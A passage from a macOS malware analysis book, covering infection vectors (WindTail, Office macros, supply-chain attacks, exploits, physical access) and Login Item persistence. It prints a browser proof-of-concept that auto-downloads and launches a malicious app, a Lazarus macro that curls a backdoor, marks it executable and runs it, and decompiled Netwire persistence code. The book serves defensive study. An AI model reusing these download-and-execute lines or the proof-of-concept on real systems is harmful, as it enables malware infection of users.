as the handler for the custom URL scheme (`openurl2622007`), it can be launched directly from the (same) malicious website:

```
01  //auto download .zip
02  // note: Safari will unzip & trigger url registration
03  var a = document.createElement('a');
04  a.setAttribute('href', 'https://foo.com/malware.zip');
05  a.setAttribute('download', 'Final_Presentation');
06  $(a).appendTo('body');
07
08  $(a)[0].click();
09
10  //launch app via custom url scheme
11  location.replace("openurl2622007://");
```

download and launch application via Safari (proof of concept)

Luckily (for users) Safari (and other browsers) will display an alert notifying the user that the webpage is attempting to launch an application. Moreover, macOS may generate a second alert as the application is being launched. However, as the attacker can control the name of the application (e.g. “Final_Presenation”) the average user may be tricked into clicking “Allow” and “Open” thus infecting themselves with `OSX.WindTail`:





📝 Note:

For technical details on OSX.WindTail's infection vector, see:

"Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail" [13]


Office Macros

Though a relatively unsophisticated infection vector, malicious documents containing (Microsoft) Office macros have become a popular method of infecting Mac users.

📝 Note:


1. Microsoft defines a macro as: "*a series of commands & instructions that you group together as a single command to accomplish a task automatically*." [16] Macros can be embedded in Office documents to facilitate a variety of legitimate use cases (such as automating common tasks). However, they can be (and of course are), also abused by malware authors to add malicious code to otherwise benign files.

2. As macros are a Microsoft technology, they (luckily) remain unsupported in Apple's suite of productivity tools (such as Pages, Notes, etc). However, as Microsoft Office gains popularity on macOS especially in the enterprise, so do macro-based attacks.



macros: an overview

Macro-based attacks require a user to open an infected Microsoft Office document, (and generally speaking) click the "Enable Macros" prompt:



macro prompt

By abusing macro APIs such as `AutoOpen` and `Document_Open` the malicious macro code (usually written in Visual Basic for Applications (VBA)) will be automatically executed. Unless of course, if the user has clicked 'Disable Macros'.

Attackers (ab)using this infection vector, include the (in)famous Lazarus APT group, who in 2019, launched a macro-based attack targeting Mac users [17].

Later, we'll dive deeper into the details of analyzing malicious Office documents, but for now, using a tool such as the [open-source olevba utility] [18], we can extract the malicious macro code and ascertain it contains Mac-specific logic (contained within the `#If Mac Then` block). And what does this malicious code do? It downloads and executes a macOS backdoor, `mt.dat`:

```
$ olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"

Sub AutoOpen()
 ...

 #If Mac Then
  sur = "https://nzssdm.com/assets/mt.dat"

  ...

  res = system("curl -o " & spath & " " & sur)
  res = system("chmod +x " & spath)
  res = popen(spath, "r")
```

📝 Note:

Since Office 2016, Microsoft Office applications on macOS run in a restrictive sandbox that seeks to constrict the impact of any malicious code (such as macros).

However there have been several instances (such as [19] and [20]) where security researchers have found trivial sandbox escapes.

Interested in more information about macro-based attacks and sandbox escapes targeting macOS? See:


"Documents of Doom: Infecting macOS via Office Macros" [20]

Supply Chain Attacks

Another method of infecting target systems involves hacking legitimate developer or commercial websites that distribute 3rd-party software. These so-called "supply chain" attacks are both highly effective and difficult to detect.

In mid-2017, attackers successfully compromised the official website of a popular video transcoder application: Handbrake. With such access they were able to subvert the legitimate transcoder application, "repackaging" it to contain a copy of their malware (`OSX.Proton`) [21]. In 2018, another "supply chain" attack targeted the popular Mac application website, macupdate[.]com. In this attack, the hackers were able to modify the site by subverting download links to popular macOS applications (such as Firefox).

Specifically, they modified such links to instead point to trojanized versions of the targeted applications [22]:



Users who visited macupdate[.]com and downloaded and ran the trojanized applications, may unfortunately infect themselves - really at no fault of their own!

> 📝 Note:
>
> The majority of attacks and infection vectors discussed so far in this chapter should be either fully (or partially) mitigated by the introduction of Application Notarization requirements (in macOS 10.15+).
>
> As noted earlier, such requirements ensure that Apple has scanned (and approved) software before it is allowed to run on macOS.
>
> Unfortunately, as discussed below, other avenues of infecting Mac systems (still) exist.

Account Compromises (of Remote Services)

Various "externally facing" services can be enabled and configured on macOS to allow users to either share content remotely, or provide (legitimate) remote access. Examples of such services include RDP and SSH.

However, if such services are misconfigured or protected with weak or compromised passwords, attackers may be able to gain access to the system.

For many years, the notorious `OSX.FruitFly`'s infection vector remained a mystery until an FBI "flash report" [23] definitively provided insight into exactly how the malware was able to infect remote systems. The answer: compromising "externally facing" services:

> *"The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (AFP, port 548), RDP or otherVNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches"* [23]

Such access may give an attacker the ability to execute arbitrary (malicious) code on compromised systems.

Exploits


While the majority of macOS injection vectors require a fair amount of user interaction (such as downloading and running a malicious application), exploits are far more stealthy and thus insidious.

> 📝 Note:
>
> An exploit is roughly defined as code that leverages a vulnerability in order to execute attacker specified code (e.g. to install malware).

0day exploits attack vulnerabilities for which no patch (yet) exists, and thus are the ultimate infection vector!


> 📝 Note:
>
> Even once the vendor has released a patch for a 0day, users who don't apply the security update, remain vulnerable. Attackers and malware may leverage this fact, continuing to target and exploit unpatched users.

Attackers and malware authors often attempt to uncover (or procure!) vulnerabilities in applications such as browsers, mail/chat clients, and document/image tools in order to weaponize exploits that may be remotely delivered to targets.



"benefits" of 0day exploits


For example, one of the most prolific Mac malware specimens, `OSX.Flashback` [24], leveraged an unpatched Java vulnerability to infect over ½ million Mac computers:



As another example, in 2015, Adam Thomas of Malwarebytes uncovered an adware installer exploiting a known, (though) unpatched 0day vulnerability:

> *"the script that exploits the DYLD_PRINT_TO_FILE vulnerability is written to a file and then executed*
>
> *...Unfortunately, Apple has not yet fixed this problem, …there is no good way to protect yourself [against this exploit]"* [25]

More recently, in 2019, hackers utilized a Firefox 0day in order to deploy malware to fully-patched macOS systems [26]:



Luckily for the average macOS user, the use of 0day exploits to deploy malware is somewhat uncommon. However, it would be naive to underestimate the use of such powerful capabilities, especially by sophisticated APT and nation state hacking groups.

...and such exploits are of course available to anybody willing to pay:

> Hi, is your company interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of Flash Player, Silverlight, Java, Safari?
>
> All exploits allow to embed and remote execute custom payloads and demonstrate modern techniques for bypassing ASLR [address space layout randomization] and DEP [data execution prevention]-like protections on Windows, OS X, and iOS without using of unreliable ROP and heap sprays.

0day exploits for sale [27]

> 📝 Note:
>
> As Apple continues to harden macOS (via security mechanisms such as application notarization requirements), attackers will be largely forced to abandon inferior infection vectors, instead leveraging exploits in order to successfully infect macOS users.

Physical Access

So far, all the infection vectors discussed in this chapter are remote ...meaning the malware author or attacker is not actually (locally) present during the attack. The upsides to remote attacks include:

- Overcoming geographic disparities
  (i.e. being able to infect (many) targets around the world.)

- Stealth and reduced risk
  (i.e. it's unlikely that the attacker will be identified or ever physically apprehended.)

The main downside to remote attacks is that their success is not guaranteed.

Given physical access to a computer, attackers greatly increase the likelihood of successful infection. Although they must overcome geographic disparities and accept the increased risk of getting caught, red-handed.

Though the average hacker may not possess the resources, nor be willing to accept the risks of physical access attacks, nation state hackers (who often chase specific "high value" targets) have been known to pull off such attacks.

For example, in a article titled "WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code," [26] which covered the Vault7 leaks, Wired notes that:

> *"If the CIA wants inside your Mac, it may not be enough that you so carefully avoided those infected email attachments or maliciously crafted web sites designed to plant spyware on your machine. Based on new documents in WikiLeaks' ongoing release of CIA hacking secrets, if Langley's hackers got physical access, they still could have infected the deepest, most hidden recesses of your laptop.*
>
> *A new installment of leaks from WikiLeaks' so-called Vault 7 cache of secret CIA documents published Thursday hints at the ultra-stealthy techniques the agency has used to spy on the laptops—and possibly smartphones—of Apple users when it can get its hands on their machines. The documents show how the CIA's spyware infects corners of a computer's code that antivirus scanners and even most forensic tools often miss entirely. Known as EFI, it's firmware that loads the computer's operating system, and exists outside of its hard-disk storage."* [28]

Up Next

We now have a solid understanding of how macOS systems may become infected with malicious software.

And what does such malware do once it has infected a system? More often than not, malware will persistently install itself. As such, let’s now focus on methods of persistence (ab)used by macOS malware!

References

1. “Notarizing macOS Software”
https://developer.apple.com/documentation/xcode/notarizing_macos_software_before_distribution

2. “New Mac malware uses 'novel' tactic to bypass macOS Catalina security”
https://appleinsider.com/articles/20/06/18/new-mac-malware-uses-novel-tactic-to-bypass-macos-catalina-security

3. “OSX/Shlayer: New Mac malware comes out of its shell”
https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

4. OSX.Siggen
https://objective-see.com/blog/blog_0x53.html#osx-siggen

5. “Mac.BackDoor.Siggen.20”
https://vms.drweb.com/virus/?i=17783537

6. https://twitter.com/PhishingAi/status/1121409348184313856

7. Gatekeeper Exposed
https://speakerdeck.com/patrickwardle/shmoocon-2016-gatekeeper-exposed-come-see-conquer

8. “Pass the AppleJeus”
https://objective-see.com/blog/blog_0x49.html

9. “Invading the core: iWorm's infection vector and persistence mechanism”
https://www.virusbulletin.com/uploads/pdf/magazine/2014/vb201410-iWorm.pdf

10. “New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux”
https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/

11. “LoudMiner: Cross-platform mining in cracked VST software”
https://www.welivesecurity.com/2019/06/20/loudminer-mining-cracked-vst-software/

12. “In the Trails of WindShift APT”
https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20

WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

13. "Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail" https://objective-see.com/blog/blog_0x3B.html

14. "Automatically open downloaded files on Mac Safari" https://www.fixyourbrowser.com/browser/automatically-open-downloaded-files-mac-safari/

15. "Defining a Custom URL Scheme for Your App" https://developer.apple.com/documentation/uikit/inter-process_communication/allowing_apps_and_websites_to_link_to_your_content/defining_a_custom_url_scheme_for_your_app?language=objc

16. "Create or run a macro" https://support.office.com/en-us/article/create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c

17. "Lazarus APT Targets Mac Users with Poisoned Word Document" https://labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/

18. olevba https://github.com/decalage2/oletools/wiki/olevba

19. "Escaping the Microsoft Office Sandbox" https://objective-see.com/blog/blog_0x35.html

20. "Documents of Doom: Infecting macOS via Office Macros" https://objectivebythesea.com/v3/talks/OBTS_v3_pWardle.pdf

21. "HandBrake Hacked! OSX/Proton (re)appears" https://objective-see.com/blog/blog_0x1D.html

22. "Analyzing OSX/CreativeUpdater: a macOS cryptominer, distributed via macupdate.com" https://objective-see.com/blog/blog_0x29.html

23. "Flash March Mc000091 Mw" https://www.scribd.com/document/389668224/Flash-March-Mc000091-Mw


24. "Flashback OS X Malware" https://papers.put.as/papers/macosx/2012/Aquilino-VB2012.pdf

25. “DYLD_PRINT_TO_FILE exploit found in the wild” https://blog.malwarebytes.com/cybercrime/2015/08/dyld_print_to_file-exploit-found-in-the-wild/

26. https://twitter.com/5aelo/status/1143548622530895873

27. “How a Russian hacker made $45,000 selling a 0-day Flash exploit to Hacking Team” https://arstechnica.com/information-technology/2015/07/how-a-russian-hacker-made-45000-selling-a-zero-day-flash-exploit-to-hacking-team/

28. “WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code” https://www.wired.com/2017/03/wikileaks-shows-cia-can-hack-macs-hidden-code/



(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x2: Persistence

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

Once malware has infected a system (via one of the aforementioned infection vectors or by any other way), more often than not, its next goal is to persist.

Persistence is the means by which malware ensures it will be automatically (re)executed by the operating system on system startup or user (re)login.

📝 Note:

The vast majority of Mac malware attempts to gain persistence ...otherwise a system reboot would essentially disinfect the system!

Two notable examples of malware that generally do not persist include:

- Ransomware:
  Once ransomware has encrypted user files, there is no need for it to hang around. Thus, such malware rarely persists.

- In-memory malware:
  Sophisticated attackers may leverage memory-only payloads that (by design) will not survive a system reboot. The appeal? An incredibly high level of stealth!

Malware may avoid persisting if it determines that the system is not of interest, or perhaps if it detects a security tool is running (that would detect a persistence attempt or other actions taken by the malware).

Throughout the years, malware authors have leveraged various persistence mechanisms ranging from common and easily detected login and launch items to more sophisticated and stealthier approaches.

In this chapter, we'll discuss various persistence mechanisms, focusing on the most popular methods (ab)used by Mac malware. Where applicable, we'll highlight malware that leverages each technique.

> 📝 Note:
>
> For a massively comprehensive (albeit now slightly dated) research paper on the topic of malware persistence on Apple's desktop OS, see:
>
> "Methods of Malware Persistence on Mac OS X" (2014) [1]

Login Items


Persistence via a Login Item is a common method used by both legitimate software and malware. (...in fact it is the Apple supported way to persist an application or helper [2]).

Examples of Mac malware that install themselves as login items include:

- OSX.Kitm [3]
- OSX.Netwire [4]
- OSX.WindTail [5]

Once an item (generally an application) has been installed as a Login Item, it will be automatically executed each time the user logs in. The persisted item will run within the user's (desktop) session, inheriting the user's permissions.

Persisted Login Items are visible via the `System Preferences` application. Specifically in the "Login Items" tab of the "Users and Groups" pane:



Persistent Login Items
The 2nd item, 'Finder' is actually `OSX.Netwire` [4]

> 📝 Note:
>
> The “Login Item” tab (in the “Users and Groups” pane) does not show the full path to the persisted login item. Malware often takes advantage of this fact, masquerading as legitimate software (such as Finder.app).
>
> To view the full path of login item (to ascertain if it is legitimate or not) either:
>
> - Control+click and select “Show in Finder”.
> - Run a tool such as KnockKnock [6].
> - Examine the backgrounditems.btm file, which contains installed Login Items.
>
> As noted, Login Items are stored (by Apple’s backgroundtaskmanagementagent) in a file named backgrounditems.btm found within the ~/Library/Application Support/com.apple.backgroundtaskmanagementagent directory.
>
> For more technical details on this file and its format, see:
>
> "Block Blocking Login Items" [3]

To programmatically persist as a Login Item, malware will most commonly invoke the `LSSharedFileListCreate` and `LSSharedFileListInsertItemURL` APIs, though the `SMLoginItemSetEnabled` API is sometimes used as well [7].

As noted, `OSX.Netwire` [4] persists as a Login Item (named ‘Finder.app’). Here’s a snippet of the malware’s decompiled code that’s responsible for such persistence:

```
01  eax = snprintf_chk(&var_6014, 0x400, ...., "%s%s.app", &var_748C, &var_788C);
02  edi = CFURLCreateFromFileSystemRepresentation(0x0, &var_6014, eax, 0x1);
03
04  ...
05
06  //persist malware as Login Item
07  eax = LSSharedFileListCreate(0x0, kLSSharedFileListSessionLoginItems, 0x0);
08  LSSharedFileListInsertItemURL(eax, kLSSharedFileListItemLast, 0x0, 0x0,
09                                edi, 0x0, 0x0);
```

Login Item Persistence
(OSX.Netwire)

In the above code snippet, the malware first builds a path to its location on disk (via the `CFURLCreateFromFileSystemRepresentation` API), then invokes the `LSSharedFileList*` APIs to persistently install itself as a Login Item.

Now each time the user logs in, the malware will be automatically executed by macOS. Persistence achieved!

Launch Items (Agents & Daemons)

The majority of Mac malware leverages Launch Agents or Daemons as a means to gain persistence. In fact, according to Objective-See's "The Mac Malware of 2019" report [8] every piece of analyzed malware (from 2019) that persisted, did so as a launch item!

Launch items are the Apple recommended way to persist non-application binaries (e.g. software updaters, background processes, etc) [2].

